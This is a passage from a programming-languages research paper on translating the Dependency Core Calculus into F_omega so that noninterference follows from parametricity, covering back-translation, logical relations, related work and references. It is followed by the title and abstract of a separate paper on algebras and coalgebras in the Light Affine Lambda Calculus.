Finally, if \mathbf{F}_i is $\text{case } [\cdot]_{\mathbf{T}} \text{ of } \text{inj}_1 \mathbf{x}_1. \mathbf{m}_1 \parallel \text{inj}_2 \mathbf{x}_2. \mathbf{m}_2$, then \mathbf{m} must have type $\mathbf{s}^\dagger + \mathbf{s}'^\dagger$, yet the result of \mathbf{F}_i can be of non-translation type! That is, we are trying to back-translate the following expression:

$$\dots \vdash \mathbf{E}^\#[\text{case } \mathbf{m} \text{ of } \text{inj}_1 \mathbf{x}_1. \mathbf{m}_1 \parallel \text{inj}_2 \mathbf{x}_2. \mathbf{m}_2] : \mathbf{s}_1^\dagger$$

We could back-translate $\mathbf{E}^\#[\text{case } \mathbf{m} \text{ of } \text{inj}_1 \mathbf{x}_1. \mathbf{m}_1 \parallel \text{inj}_2 \mathbf{x}_2. \mathbf{m}_2]$ if we could rewrite this expression into one in which all the subterms are of translation type. Recall that we know the result of $\mathbf{E}^\#$ must result in a translation type, and by assumption \mathbf{m} is of translation type. Therefore, we *can* rewrite the term! Specifically, we rewrite the term into:

$$\dots \vdash \text{case } \mathbf{m} \text{ of } \text{inj}_1 \mathbf{x}_1. \mathbf{E}^\#[\mathbf{m}_1] \parallel \text{inj}_2 \mathbf{x}_2. \mathbf{E}^\#[\mathbf{m}_2] : \mathbf{s}_1^\dagger$$

This scenario is captured by the rule FD-HOLE⁺. This rule is analogous to the commuting conversion used by Shikuma and Igarashi [17]. All of the subterms of this rewritten term are of translation type, so we can continue back-translating the structurally smaller terms.

Back-translation is well-founded While Ahmed and Blume claimed that their back-translation is well-founded by a nested induction metric, careful inspection of their back-translation reveals that their nested induction metric is not valid for their back-translation. We believe that their back-translation is well-founded, but that a more advanced technique is necessary to prove it.

To prove that our back-translation is well-founded, we use a novel logical relations argument. We formalize an open unary logical relation and prove that any well-typed F_ω term under Σ belongs to this logical relation. When proving strong normalization of the simply-typed lambda calculus via logical relations, one wants terms to belong to the relation if the terms evaluate to a value. We, however, do not wish to “run” terms; we want terms \mathbf{m} to belong to our logical relation if there exists a term \mathbf{e} such that \mathbf{m} back-translates to \mathbf{e} . Back-translation performs partial evaluation, but the “normalization” done during back-translation differs from evaluation using the F_ω dynamic semantics, for instance, because we perform reduction under λ .

We briefly present the logical relation at a high-level. Full definitions and proofs are available in our online technical appendix [7].

$$\begin{aligned}
Atom^\uparrow[t]_\delta^\Sigma &= \{((\mathbf{G}_k; \Gamma^\dagger), \mathbf{m}) \mid \Sigma_D; \Sigma_G, \mathbf{G}_k, \Gamma^\dagger \vdash \mathbf{m} : \delta(t)\} \\
Atom^\uparrow_{\text{ctx}}[t, s^\dagger]_\delta^\Sigma &= \{((\mathbf{G}_k; \Gamma^\dagger), \mathbf{E}^\#) \mid \Sigma_D; \Sigma_G, \mathbf{G}_k, \Gamma^\dagger \vdash \mathbf{E}^\# : \delta(t) \Rightarrow s^\dagger\} \\
\mathcal{O}^\uparrow[s^\dagger]_\delta^\Sigma &= \{(\mathbf{W}, \mathbf{m}) \mid (\mathbf{W}, \mathbf{m}) \in Atom^\uparrow[s^\dagger]_\delta^\Sigma \wedge \exists e. \Sigma; \mathbf{W}_k; \mathbf{W}_\Gamma \vdash \mathbf{m} : s^\dagger \uparrow e\} \\
Wf^\uparrow_{\text{ctx}}[t, s^\dagger]_\delta^\Sigma &= \{(\mathbf{W}, \mathbf{E}^\#) \in Atom^\uparrow_{\text{ctx}}[t, s^\dagger]_\delta^\Sigma \mid \forall \mathbf{W}', \mathbf{u}. (\mathbf{W}' \supseteq \mathbf{W} \wedge (\mathbf{W}', \mathbf{u}) \in Atom^\uparrow_{\text{val}}[t]_\delta^\Sigma) \Rightarrow (\mathbf{W}', \mathbf{E}^\#[\mathbf{u}]) \in \mathcal{O}^\uparrow[s^\dagger]_\delta^\Sigma\} \\
Rel^\uparrow_*^\Sigma &= \{(s^\dagger, \mathbf{R}) \mid \mathbf{R} \subseteq \mathcal{O}^\uparrow[s^\dagger]_\delta^\Sigma \wedge \forall \mathbf{m}, \mathbf{W}'. (\mathbf{W}, \mathbf{m}) \in \mathbf{R} \wedge \mathbf{W}' \supseteq \mathbf{W} \Rightarrow (\mathbf{W}', \mathbf{m}) \in \mathbf{R}\} \\
&\cup \{(t, \mathbf{R}) \mid \mathbf{R} \subseteq Atom^\uparrow[t]_\delta^\Sigma \wedge \exists s. t = s^\dagger \wedge \forall (\mathbf{W}, \mathbf{m}) \in \mathbf{R}, \forall \mathbf{W}' \supseteq \mathbf{W}. (\mathbf{W}', \mathbf{m}) \in \mathbf{R} \wedge \\
&\quad \forall \mathbf{E}^\#, s'. (\mathbf{W}, \mathbf{E}^\#) \in Wf^\uparrow_{\text{ctx}}[t, s^\dagger]_\delta^\Sigma \Rightarrow (\mathbf{W}, \mathbf{E}^\#[\mathbf{m}]) \in \mathcal{O}^\uparrow[s^\dagger]_\delta^\Sigma\} \\
Rel^\uparrow_{\kappa_1 \rightarrow \kappa_2}^\Sigma &= \{(t_1, \mathbf{R}_1) \mid \forall (t_2, \mathbf{R}_2) \in Rel^\uparrow_{\kappa_1}^\Sigma. ((t_1 t_2), \mathbf{R}_1(t_2, \mathbf{R}_2)) \in Rel^\uparrow_{\kappa_2}^\Sigma \wedge \\
&\quad \forall (t'_2, \mathbf{R}'_2) \in Rel^\uparrow_{\kappa_1}^\Sigma. (t_2, \mathbf{R}_2) \equiv_{\kappa_1}^\Sigma (t'_2, \mathbf{R}'_2) \Rightarrow (\mathbf{R}_1(t_2, \mathbf{R}_2)) \equiv_{\kappa_2}^\Sigma (\mathbf{R}_1(t'_2, \mathbf{R}'_2))\}
\end{aligned}$$

Figure 15. F_ω to DCC: Well-Formed Relations

The logical relation considers terms of translation type and non-translation type separately. The essence of the relation is that a term of translation type belongs to the relation $\mathcal{E}^\uparrow[s^\dagger]_\delta^\Sigma$ if it is back-translatable, while a term of non-translation type belongs to the relation $\mathcal{E}^\uparrow[t]_\delta^\Sigma$ if plugging the term into a valid $\mathbf{E}^\#$ context results in a term that is back-translatable. We use a $\top\top$ -closed-style relation to formalize this. In particular, we say that $\mathbf{E}^\#$ belongs to the continuation relation $\mathcal{K}^\uparrow[t, s^\dagger]_\delta^\Sigma$ if, given any $\mathbf{u} \in \mathcal{V}^\uparrow[t]_\delta^\Sigma$, $\mathbf{E}^\#[\mathbf{u}]$ is back-translatable. Implicit in the definition of this logical relation is an obligation to show any expression we back-translate will not get stuck, formalizing our informal argument from earlier about rewriting $\mathbf{E}^\#[\text{case } \mathbf{m} \text{ of } \text{inj}_1 \ x_1. \mathbf{m}_1 \parallel \text{inj}_2 \ x_2. \mathbf{m}_2]$. There is no $\mathcal{V}^\uparrow[s^\dagger]_\delta^\Sigma$ relation for translation types. The relation $\mathcal{V}^\uparrow[t]_\delta^\Sigma$ for non-translation types is completely standard and ensures that subterms belong to the $\mathcal{E}^\uparrow[t]_\delta^\Sigma$ relation, so we give only excerpts.

Our logical relation is based on a possible-worlds model. Typically, a possible-worlds model is necessary when membership in the relation depends on some state. For instance, a term may only be well-typed under certain heaps, and when evaluating that term the heap changes. Worlds are used to keep track of these possible heaps as they change. Our language is not “stateful” in the usual sense, but as we back-translate a term we may add new free variables to the environment—e.g., $\mathbf{k} : s^\dagger \rightarrow T_\ell s^\dagger$. Since target terms can only be back-translated under certain term environments—i.e., the environments \mathbf{G}_k and Γ^\dagger —we use worlds \mathbf{W} to keep track of these environments as they are extended during the back-translation.

We define $Rel^\uparrow_*^\Sigma$ in Figure 15, which contains well-formed relations. For translation types at kind $*$, a well-formed relation guarantees that the elements of the relation are back-translatable. For non-translation types t at kind $*$, a well-formed relation \mathbf{R} guarantees that for all contexts $\mathbf{E}^\#$, if filling $\mathbf{E}^\#$ with a value of type t results in a back-translatable term, so does filling $\mathbf{E}^\#$ with elements of \mathbf{R} . Relations on types of higher kinds are well-formed if, given equivalent relations, they produce equivalent relations. We omit the definition of equivalence on relations as the definition is standard and analogous to our F_ω definition of relation equivalence.

Finally, since this logical relation is for F_ω terms, we require an interpretation of the kinding judgment as is the case in our F_ω relation in §5.2. These relations, defined in Figure 17, are standard.

The definition of the top-level back-translation logical relation, $\mathcal{D}_\ell, \Delta; \mathbf{G}_\ell, \mathbf{G}_\leq, \mathbf{G}_k, \Gamma^\dagger, \mathbf{G}_k, \Gamma \models \mathbf{m} : t$, first closes all free variables in Δ and Γ . We omit the definitions of $\mathcal{D}^\uparrow[\Delta]^\Sigma$ and $\mathcal{G}^\uparrow[\Gamma]_\delta^\Sigma$, which are standard. We also permit closing some of the variables in Γ^\dagger . This is to account for partial evaluation. For example, a function whose parameter is of translation type may be back-translated by leaving the variable free, if the result is of translation type, or by reducing the function via FD-HOLE $^\#$, if the result is of non-translation type. All the above environments are required to

$$\begin{aligned}
\mathcal{E}^\uparrow[s^\dagger]_\delta^\Sigma &= \mathcal{O}^\uparrow[s^\dagger]_\delta^\Sigma \\
\mathcal{V}^\uparrow[t' \rightarrow t]_\delta^\Sigma &= \{(\mathbf{W}, \lambda x: t'. \mathbf{m}) \in Atom^\uparrow[t' \rightarrow t]_\delta^\Sigma \mid \\
&\quad \forall \mathbf{W}', \mathbf{m}'. \mathbf{W}' \supseteq \mathbf{W} \wedge (\mathbf{W}', \mathbf{m}') \in \mathcal{E}^\uparrow[t']_\delta^\Sigma \Rightarrow \\
&\quad (\mathbf{W}', \mathbf{m}[\mathbf{m}'/x]) \in \mathcal{E}^\uparrow[t]_\delta^\Sigma\} \\
\mathcal{V}^\uparrow[\forall \alpha::\kappa. t]_\delta^\Sigma &= \{(\mathbf{W}, \Lambda \alpha::\kappa. \mathbf{m}) \in Atom^\uparrow[\forall \alpha::\kappa. t]_\delta^\Sigma \mid \\
&\quad \forall \mathbf{W}', t', \mathbf{R}. \mathbf{W}' \supseteq \mathbf{W} \wedge (t', \mathbf{R}) \in Rel^\uparrow_\kappa^\Sigma \Rightarrow \\
&\quad (\mathbf{W}', \mathbf{m}[t'/\alpha]) \in \mathcal{E}^\uparrow[t]_{\delta[\alpha \mapsto (t', \mathbf{R})]}^\Sigma\} \\
\mathcal{V}^\uparrow[t \ t']_\delta^\Sigma &= (\mathcal{T}^\uparrow[t :: \kappa' \rightarrow *]_\delta^\Sigma(\delta_1(t'), \mathcal{T}^\uparrow[t' :: \kappa']_\delta^\Sigma)) \\
\mathcal{E}^\uparrow[\alpha]_\delta^\Sigma &= \delta_R(\alpha) \\
\mathcal{E}^\uparrow[t]_\delta^\Sigma &= \{(\mathbf{W}, \mathbf{m}) \in Atom^\uparrow[t]_\delta^\Sigma \mid \forall \mathbf{W}', \mathbf{E}^\#, s^\dagger. \\
&\quad \mathbf{W}' \supseteq \mathbf{W} \wedge (\mathbf{W}', \mathbf{E}^\#) \in \mathcal{K}^\uparrow[t, s^\dagger]_\delta^\Sigma \Rightarrow \\
&\quad (\mathbf{W}', \mathbf{E}^\#[\mathbf{m}]) \in \mathcal{O}^\uparrow[s^\dagger]_\delta^\Sigma\} \\
\mathcal{K}^\uparrow[t, s^\dagger]_\delta^\Sigma &= \{(\mathbf{W}, \mathbf{E}^\#) \in Atom^\uparrow_{\text{ctx}}[t, s^\dagger]_\delta^\Sigma \mid \forall \mathbf{W}', \mathbf{u}. \\
&\quad \mathbf{W}' \supseteq \mathbf{W} \wedge (\mathbf{W}', \mathbf{u}) \in \mathcal{V}^\uparrow[t]_\delta^\Sigma \Rightarrow \\
&\quad (\mathbf{W}', \mathbf{E}^\#[\mathbf{u}]) \in \mathcal{O}^\uparrow[s^\dagger]_\delta^\Sigma\} \\
\mathcal{D}_\ell, \Delta; \mathbf{G}_\ell, \mathbf{G}_\leq, \mathbf{G}_k, \Gamma^\dagger, \mathbf{G}_k, \Gamma \models \mathbf{m} : t &\stackrel{\text{def}}{=} \\
&\quad \forall \Gamma_1^\dagger, \Gamma_2^\dagger, \delta, \gamma, \gamma. \Gamma_1^\dagger \uplus \Gamma_2^\dagger = \Gamma^\dagger \wedge \delta \in \mathcal{D}^\uparrow[\Delta]_{\delta; \mathbf{G}_\ell, \mathbf{G}_\leq}^{\mathcal{D}_\ell} \wedge \\
&\quad ((\mathbf{G}_k; \Gamma_2^\dagger), \gamma) \in \mathcal{G}^\uparrow[\Gamma_1^\dagger]_{\delta; \mathbf{G}_\ell, \mathbf{G}_\leq}^{\mathcal{D}_\ell} \wedge \\
&\quad ((\mathbf{G}_k; \Gamma_2^\dagger), \gamma) \in \mathcal{G}^\uparrow[\Gamma]_{\delta; \mathbf{G}_\ell, \mathbf{G}_\leq}^{\mathcal{D}_\ell} \Rightarrow \\
&\quad ((\mathbf{G}_k; \Gamma_2^\dagger), \delta(\gamma(\gamma(\mathbf{m})))) \in \mathcal{E}^\uparrow[t]_{\delta; \mathbf{G}_\ell, \mathbf{G}_\leq}^{\mathcal{D}_\ell}
\end{aligned}$$

Figure 16. F_ω to DCC: Back-Translation Logical Relation

$$\begin{aligned}
\mathcal{T}^\uparrow[t :: *]_\delta^\Sigma &= \mathcal{E}^\uparrow[t]_\delta^\Sigma \\
&\quad \text{if } t \in \{1, \alpha, t_1 + t_2, t_1 \times t_2, t_1 \rightarrow t_2, \forall \alpha::\kappa. t\} \\
\mathcal{T}^\uparrow[\alpha :: \kappa_1 \rightarrow \kappa_2]_\delta^\Sigma &= \delta_R(\alpha) \\
\mathcal{T}^\uparrow[\lambda \alpha::\kappa_1. t :: \kappa_1 \rightarrow \kappa_2]_\delta^\Sigma &= \lambda_{R\tau}. \{\mathcal{T}^\uparrow[t :: \kappa_2]_{\delta[\alpha::\kappa_1 \mapsto \tau]}^\Sigma\} \\
\mathcal{T}^\uparrow[t_1 t_2 :: \kappa_2]_\delta^\Sigma &= (\mathcal{T}^\uparrow[t_1 :: \kappa_1 \rightarrow \kappa_2]_\delta^\Sigma \\
&\quad (\delta(t_2), \mathcal{T}^\uparrow[t_2 :: \kappa_1]_\delta^\Sigma))
\end{aligned}$$

Figure 17. F_ω to DCC: Kinding Interpretation

obtain a strong enough induction hypothesis. Below we show that any well-typed F_ω term, as long as it is open with respect to Σ and the other environments required by the back-translation, belongs to the logical relation.

Lemma 7.1 (Type interpretation is well-formed)

If $\Delta \vdash t :: \kappa$ and $\delta \in \mathcal{D}^\uparrow[\Delta]^\Sigma$ then

1. $(\delta(t), \mathcal{T}^\uparrow[t :: \kappa]_\delta^\Sigma) \in Rel^\uparrow_\kappa^\Sigma$
2. If $\delta' \in \mathcal{D}^\uparrow[\Delta]^\Sigma$ such that $\delta \equiv^{\mathcal{D}; \mathbf{G}} \delta'$, then $\mathcal{T}^\uparrow[t :: \kappa]_\delta^\Sigma \equiv_{\kappa}^\Sigma \mathcal{T}^\uparrow[t :: \kappa]_{\delta'}^\Sigma$

Lemma 7.2 (Fundamental property of logical relation)

If $\mathbf{D}_\ell, \Delta; \mathbf{G}_\ell, \mathbf{G}_\leq, \mathbf{G}_k, \Gamma^+, \mathbf{G}_k, \Gamma \vdash \mathbf{m} : \mathbf{t}$ then
 $\mathbf{D}_\ell, \Delta; \mathbf{G}_\ell, \mathbf{G}_\leq, \mathbf{G}_k, \Gamma^+, \mathbf{G}_k, \Gamma \models^\dagger \mathbf{m} : \mathbf{t}$

Finally, as a corollary of the fundamental property above, we show that the back-translation exists.

Corollary 7.3 (Back-translation exists (1))

If $\Sigma_D; \Sigma_G, \mathbf{G}_k, \Gamma^+ \vdash \mathbf{m} : \mathbf{s}^\dagger$ then $\exists e. \Sigma; \mathbf{G}_k; \Gamma^+ \vdash \mathbf{m} : \mathbf{s}^\dagger \uparrow e$.

Corollary 7.4 (Back-translation exists (2))

If $\Sigma_D; \Sigma_G \vdash \mathbf{m} : \mathbf{s}^\dagger$ then $\exists e. \Sigma; \cdot \vdash \mathbf{m} : \mathbf{s}^\dagger \uparrow e$.

The first corollary form is needed to show the back-translation exists in its general form. The second corollary is the form needed in the proof of equivalence preservation. Note that the contexts are empty except for the protection ADT.

Properties of back-translation To show our back-translation preserves semantics we prove Corollary 7.6. Note that in order to have a strong enough induction hypothesis we first prove Lemma 7.5, which quantifies over arbitrary \mathbf{G}_k environments. We substitute variables in \mathbf{G}_k with appropriate $\eta_k^{\ell, s}$.

Lemma 7.5

Let $\gamma_k = \{k \mapsto \eta_k^{\ell, s} \mid k : \mathbf{s}^\dagger \rightarrow (\mathbf{T}_\ell \mathbf{s})^\dagger \in \mathbf{G}_k\}$
 $\delta = \{\alpha_\ell \mapsto \hat{\alpha}_\ell \mid \ell \in \mathcal{L}_\ell\} \cup \{\alpha_\leq \mapsto \hat{\alpha}_\leq\}$.

If $\Sigma_D; \Sigma_G, \mathbf{G}_k, \Gamma^+ \vdash \mathbf{m} : \mathbf{s}^\dagger$ then
 $\exists e. \Sigma; \mathbf{G}_k; \Gamma^+ \vdash \mathbf{m} : \mathbf{s}^\dagger \uparrow e$ and $\Gamma \mid \Sigma \vdash e \simeq \gamma_k(\mathbf{m}) : \mathbf{s} \mid \delta$.

Corollary 7.6 (Back-translation preserves semantics)

If $\Sigma_D; \Sigma_G \vdash \mathbf{m} : \mathbf{s}^\dagger$ then
 $\exists e. \Sigma; \cdot \vdash \mathbf{m} : \mathbf{s}^\dagger \uparrow e$ and $\cdot \mid \Sigma \vdash e \simeq \mathbf{m} : \mathbf{s} \mid \delta$

7.2 Preservation of Observer-Sensitive Equivalence

With the back-translation defined, we prove that the translation preserves equivalence. To prove equivalence preservation, we must simultaneously prove equivalence reflection. That is, the statement of our theorem is in two parts. Part 1 (preservation) states that given related source terms e_1 and e_2 that translate to target terms \mathbf{m}_1 and \mathbf{m}_2 , the target terms must be related. Part 2 (reflection) states the converse: if the translations of two source terms are related, the source terms must be related.

Theorem 7.7 (\approx_ζ preservation and reflection)

Let $\Gamma \vdash e_1 : \mathbf{s} \rightsquigarrow \mathbf{m}_1$ and $\Gamma \vdash e_2 : \mathbf{s} \rightsquigarrow \mathbf{m}_2$.
 1. If $\Gamma \vdash e_1 \approx_\zeta e_2 : \mathbf{s}$, then $\mathcal{L}_\ell^+; \mathcal{L}_\leq^+, \mathbf{s}^+, \Gamma^+ \vdash \mathbf{m}_1 \approx_\zeta \mathbf{m}_2 : \mathbf{s}^+$.
 2. If $\mathcal{L}_\ell^+; \mathcal{L}_\leq^+, \mathbf{s}^+, \Gamma^+ \vdash \mathbf{m}_1 \approx_\zeta \mathbf{m}_2 : \mathbf{s}^+$, then $\Gamma \vdash e_1 \approx_\zeta e_2 : \mathbf{s}$.

Indirect proof of noninterference Finally, as a sanity check that our notion of noninterference in F_ω makes sense, we can prove that noninterference in DCC, Theorem 5.2, follows from parametricity:

Theorem 5.2 (Noninterference)

If $\Gamma \vdash e : \mathbf{s}$ then $\forall \zeta. \Gamma \vdash e \approx_\zeta e : \mathbf{s}$.

Indirect Proof of Noninterference:

By correctness of the translation:
 $\Gamma \vdash e : \mathbf{s} \rightsquigarrow \mathbf{m}, \Gamma \vdash e \simeq \mathbf{m} : \mathbf{s}$, and $\mathcal{L}_\ell^+; \mathcal{L}_\leq^+, \mathbf{s}^+, \Gamma^+ \vdash \mathbf{m} : \mathbf{s}^+$.

By parametricity, $\mathcal{L}_\ell^+; \mathcal{L}_\leq^+, \mathbf{s}^+, \Gamma^+ \vdash \mathbf{m} \approx \mathbf{m} : \mathbf{s}^+$.

Since $\mathcal{L}_\ell^+; \mathcal{L}_\leq^+, \mathbf{s}^+, \Gamma^+ \vdash \mathbf{m} \approx \mathbf{m} : \mathbf{s}^+$ quantifies over all ρ, γ, γ' , the particular implementations we use in the observer-sensitive definition work, so: $\mathcal{L}_\ell^+; \mathcal{L}_\leq^+, \mathbf{s}^+, \Gamma^+ \vdash \mathbf{m} \approx_\zeta \mathbf{m} : \mathbf{s}^+$.

By reflection, $\Gamma \vdash e \approx_\zeta e : \mathbf{s}$. \square

8. Related Work, Future Work, and Conclusion

In §3, we examined the counterexample Shikuma and Igarashi [17, 18] gave to show that Tse and Zdancewic’s translation fails to preserve observer-sensitive equivalence. In that work, they also

gave a noninterference-preserving translation, much like Tse and Zdancewic’s, from a variant of DCC to a simply-typed target language. Specifically, their source language was the *sealing calculus*—a simply-typed λ -calculus with operations for sealing at level ℓ and unsealing—which they proved equivalent to a variant of DCC introduced by Tse and Zdancewic [19] called DCC_{pc} for “DCC with protection contexts.” DCC_{pc} has a lattice of monads like DCC and associated η_ℓ and bind operations but a different type system. DCC_{pc} typing judgments have the form $\Gamma; \pi \vdash e : \mathbf{s}$ where $\pi ::= \cdot | \pi, \ell$ for $\ell \in \mathcal{L}_\ell$ is the *protection context*. The typing rules for η_ℓ and bind are:

$$\frac{\Gamma; \pi, \ell \vdash e : \mathbf{s}}{\Gamma; \pi \vdash \eta_\ell e : \mathbf{T}_\ell \mathbf{s}} \quad \frac{\Gamma; \pi \vdash e_1 : \mathbf{T}_\ell \mathbf{s}_1 \quad \Gamma, x : \mathbf{s}_1; \pi \vdash e_2 : \mathbf{s}_2 \quad \pi \vdash \ell \preceq \mathbf{s}_2}{\Gamma; \pi \vdash \text{bind } x = e_1 \text{ in } e_2 : \mathbf{s}_2}$$

Note that the premise $\pi \vdash \ell \preceq \mathbf{s}_2$ means that either $\ell \preceq \mathbf{s}_2$ as usual or $\ell \sqsubseteq \ell'$ for some $\ell' \in \pi$. Thus, the following term—which is ill typed in DCC—is well typed in DCC_{pc} :

$$e = \eta_\ell (\lambda y : \mathbf{T}_\ell \text{bool}. \text{bind } x = y \text{ in } x) : \mathbf{T}_\ell ((\mathbf{T}_\ell \text{bool}) \rightarrow \text{bool})$$

This is the same ill-typed term we discussed in §3. Thus, Shikuma and Igarashi have weakened their source language to admit terms disallowed by DCC. While DCC_{pc} is of independent interest and arguably has a more pragmatic type system because it admits terms that intuitively should be well-behaved in DCC, adding this rule simplifies the proof of full-abstraction.⁴

In addition to weakening their source language, Shikuma and Igarashi also strengthen their target language: it admits fewer terms compared to System F since their target is a simply-typed λ -calculus, extended with base types to represent each $\ell \in \mathcal{L}_\ell$. They rightly note that Tse and Zdancewic’s translation does not use polymorphism in an essential way—that is, the translation makes use of abstract types α_ℓ introduced “globally” (at top level) that may easily be replaced with base types as in Shikuma and Igarashi’s work. By comparison, our translation does make essential use of polymorphism in the encoding of the monadic type because a continuation’s answer type β is locally polymorphic. Moreover, we use higher-order parametricity to require the property given by Lemma 5.1.

Our back-translation improves upon Shikuma and Igarashi’s “inverse translation” technique [17, 18] in several ways. Our target language F_ω is more expressive than the source—e.g., we can encode arithmetic operations in F_ω but not in DCC. This is important because, in general, relying on a close correspondence between source and target is not practical since we want to be able to implement dependency calculi in rich general-purpose languages—or compile them to intermediate representations—that may be more expressive than the source language. Shikuma and Igarashi’s inverse translation relies on full beta-reduction and “commuting conversions” that they add to their source and target operational semantics. This reduces terms to a *normal form* that satisfies a *subformula property*: if the term has type \mathbf{s} then all of its subterms have a type that appears within \mathbf{s} . Also, their inverse translation cannot be extended to languages with recursion since it relies on “normalization” of terms. Our rewriting rule for stuck terms is similar to their commuting conversions but our back-translation does not demand any changes to the standard call-by-name operational semantics of the source or target, and it is designed to be easily extended to a setting with recursion, following the proposal by Ahmed and Blume [5].

Fully Abstract Translation As noted earlier, our key result (Theorem 7.7) is reminiscent of full abstraction. Proving full abstraction is particularly difficult when the target language is more expressive than the source language, as is the case with F_ω and DCC. Our back-translation is based on Ahmed and Blume’s [5] but is more

⁴ Much prior work resorts to bringing the source and target languages into closer correspondence in order to prove full abstraction; see Ahmed and Blume [5] for a discussion.

challenging because our target language is not in CPS form as theirs is. Other work on proving translations fully abstract takes advantage of the source and target language being *syntactically identical*, though proving that the transformation preserves equivalence is still a nontrivial result. For instance, Ahmed and Blume [4] prove that typed closure conversion for System F with recursive types is fully abstract in this way. Fournet et al. [9] prove that a translation from a λ -calculus with references and exceptions to an encoding of JavaScript in the source language is fully abstract.

Recursion Like Tse and Zdancewic, we have focused on the terminating fragment of DCC, leaving recursion as future work. One can extend DCC with recursion by adding pointed types and a fix operator (as in the original version of DCC [2]). We foresee three issues that will need to be addressed. First, the back-translation would need to be extended to work in the presence of recursion, which we are fairly confident can be done following the proposal by Ahmed and Blume [5]. Second, the parametricity condition (Lemma 6.1), central to our proof of semantics preservation, does not hold as stated in the presence of effects such as recursion. To prove a similar lemma in the presence of recursion, our type translation will have to make use of linear types to ensure that the continuation is used exactly once as in the work on linearly-used continuations [6]. Third, in the presence of recursion we would need to use logical relations that are step indexed [3]. Our proof of semantics preservation relies on transitivity across the cross-language and target logical relations, but it is not known how to prove transitivity for *cross-language* step-indexed logical relations. This can be handled by defining a multi-language semantics [5, 12, 14] for DCC and F_ω which would then allow us work with the definition of contextual equivalence for the multi-language whenever transitivity is required. This strategy also has the advantage of scaling to correctness of multi-pass compilers [14], which is not the case for cross-language logical relations.

Conclusion It is folklore that noninterference can be encoded via parametricity but we are unaware of any work that successfully shows how to do that. By expressing source-level noninterference using target-level parametricity, we can implement security-typed features in a more standard (polymorphic) typed language. Furthermore, ensuring that compilation preserves noninterference is important if code compiled from security-typed languages is to be linked with target components compiled from other source languages, or those written directly in the target language. We give a translation from DCC to F_ω that leverages first-order and higher-order parametricity to encode the key property required to ensure that the translation preserves source-level noninterference.

Several elements of our translation and proof techniques should be applicable to security-preserving and fully abstract compilation. We provide a more general back-translation technique as compared to prior work; we expect this to be useful for proving translations fully abstract. We show how to encode DCC’s security lattice and protection judgment using our protection ADT at the target level; a similar strategy could be used to encode other specialized security or safety properties captured by the source type system. Finally, we demonstrate the use of an open logical relation at the target-level to prove parametricity while also accommodating back-translation of target terms that need to be linked with such ADTs.

Acknowledgments

We gratefully acknowledge the valuable feedback provided by anonymous reviewers and J. Ian Johnson on earlier versions of this

paper. This research was supported in part by the National Science Foundation (grant CCF-1422133).

References

- [1] M. Abadi. Protection in programming-language translations. In *ICALP* 1998.
- [2] M. Abadi, A. Banerjee, N. Heintze, and J. G. Riecke. A core calculus of dependency. In *POPL* 1999.
- [3] A. Ahmed. Step-indexed syntactic logical relations for recursive and quantified types. In *ESOP* 2006.
- [4] A. Ahmed and M. Blume. Typed closure conversion preserves observational equivalence. In *ICFP* 2008.
- [5] A. Ahmed and M. Blume. An equivalence-preserving CPS translation via multi-language semantics. In *ICFP* 2011.
- [6] J. Berdine, P. O’Hearn, U. Reddy, and H. Thielecke. Linear continuation-passing. *Higher Order Symbol. Comput.*, 15(2-3):181–208, 2002.
- [7] W. J. Bowman and A. Ahmed. Noninterference for free (technical appendix). June 2015. URL <https://perma.cc/RJ9N-B5ZQ>.
- [8] A. Chlipala. A certified type-preserving compiler from lambda calculus to assembly language. In *PLDI* 2007.
- [9] C. Fournet, N. Swamy, J. Chen, P.-E. Dagand, P.-Y. Strub, and B. Livshits. Fully abstract compilation to JavaScript. In *POPL* 2013.
- [10] N. C. Heintze and J. G. Riecke. The SLam Calculus: Programming with secrecy and integrity. In *POPL* 1998.
- [11] A. Kennedy. Securing the .NET programming model. In *APPSEM II Workshop, Industrial Applications Session*, Sept. 2005.
- [12] J. Matthews and R. B. Findler. Operational semantics for multi-language programs. In *POPL* 2007.
- [13] E. Moggi. Notions of computation and monads. *Information and Computation*, 93(1):55–92, 1991.
- [14] J. T. Perconti and A. Ahmed. Verifying an open compiler using multi-language semantics. In *ESOP* 2014.
- [15] B. C. Pierce. *Types and Programming Languages*, chapter 30: Higher-Order Polymorphism. MIT Press, 2002.
- [16] J. C. Reynolds. Types, abstraction, and parametric polymorphism. *Information Processing*, pages 513–523, 1983.
- [17] N. Shikuma and A. Igarashi. Proving noninterference by a fully complete translation to the simply typed lambda-calculus. In *11th Asian conference on advances in computer science*, 2007.
- [18] N. Shikuma and A. Igarashi. Proving noninterference by a fully complete translation to the simply typed lambda-calculus. *Logical Methods in Computer Science*, 4(3:10):1–31, 2008.
- [19] S. Tse and S. Zdancewic. Translating dependency into parametricity. In *ICFP* 2004.
- [20] D. Vytiniotis and S. Weirich. Parametricity, type equality, and higher-order polymorphism. *J. Funct. Programming*, 20(2):175–210, Mar. 2010.
- [21] P. Wadler. Theorems for free! In *ACM Symp. on Functional Programming Languages and Computer Architecture (FPCA)*, Sept. 1989.
- [22] J. Zhao, Q. Zhang, and S. Zdancewic. Relational parametricity for a polymorphic linear lambda calculus. In *APLAS* 2010.

Algebras and Coalgebras in the Light Affine Lambda Calculus

Marco Gaboardi

University of Dundee, United Kingdom

Romain Péchoux

Université de Lorraine, France

Abstract

Algebra and coalgebra are widely used to model data types in functional programming languages and proof assistants. Their use permits to better structure the computations and also to enhance the expressivity of a language or of a proof system.

Interestingly, parametric polymorphism *à la* System F provides a way to encode algebras and coalgebras in strongly normalizing languages without losing the good logical properties of the calculus. Even if these encodings are sometimes unsatisfying because they provide only limited forms of algebras and coalgebras, they give insights on the expressivity of System F in terms of functions that we can program in it.

With the goal of contributing to a better understanding of the expressivity of Implicit Computational Complexity systems, we study the problem of defining algebras and coalgebras in the Light Affine Lambda Calculus, a system characterizing the complexity class FPTIME. This system limits the computational complexity of programs but it also limits the ways we can use parametric polymorphism, and in general the way we can write our programs.

We show here that while the restrictions imposed by the Light Affine Lambda Calculus pose some issues to the standard System F encodings, they still permit to encode some form of algebra and coalgebra. Using the algebra encoding one can define in the Light Affine Lambda Calculus the traditional inductive types. Unfortunately, the corresponding coalgebra encoding permits only a very limited form of coinductive data types. To extend this class we study an extension of the Light Affine Lambda Calculus by distributive laws for the modality \S . This extension has been discussed but not studied before.

Categories and Subject Descriptors D.3.3 [Programming Languages]: Language Constructs and Features—Data types and structures; F.4.1 [Mathematical Logic and Formal Languages]: Mathematical Logic—Lambda Calculus and Related Systems.

Keywords implicit computational complexity; algebra and coalgebra; light logics

1. Introduction

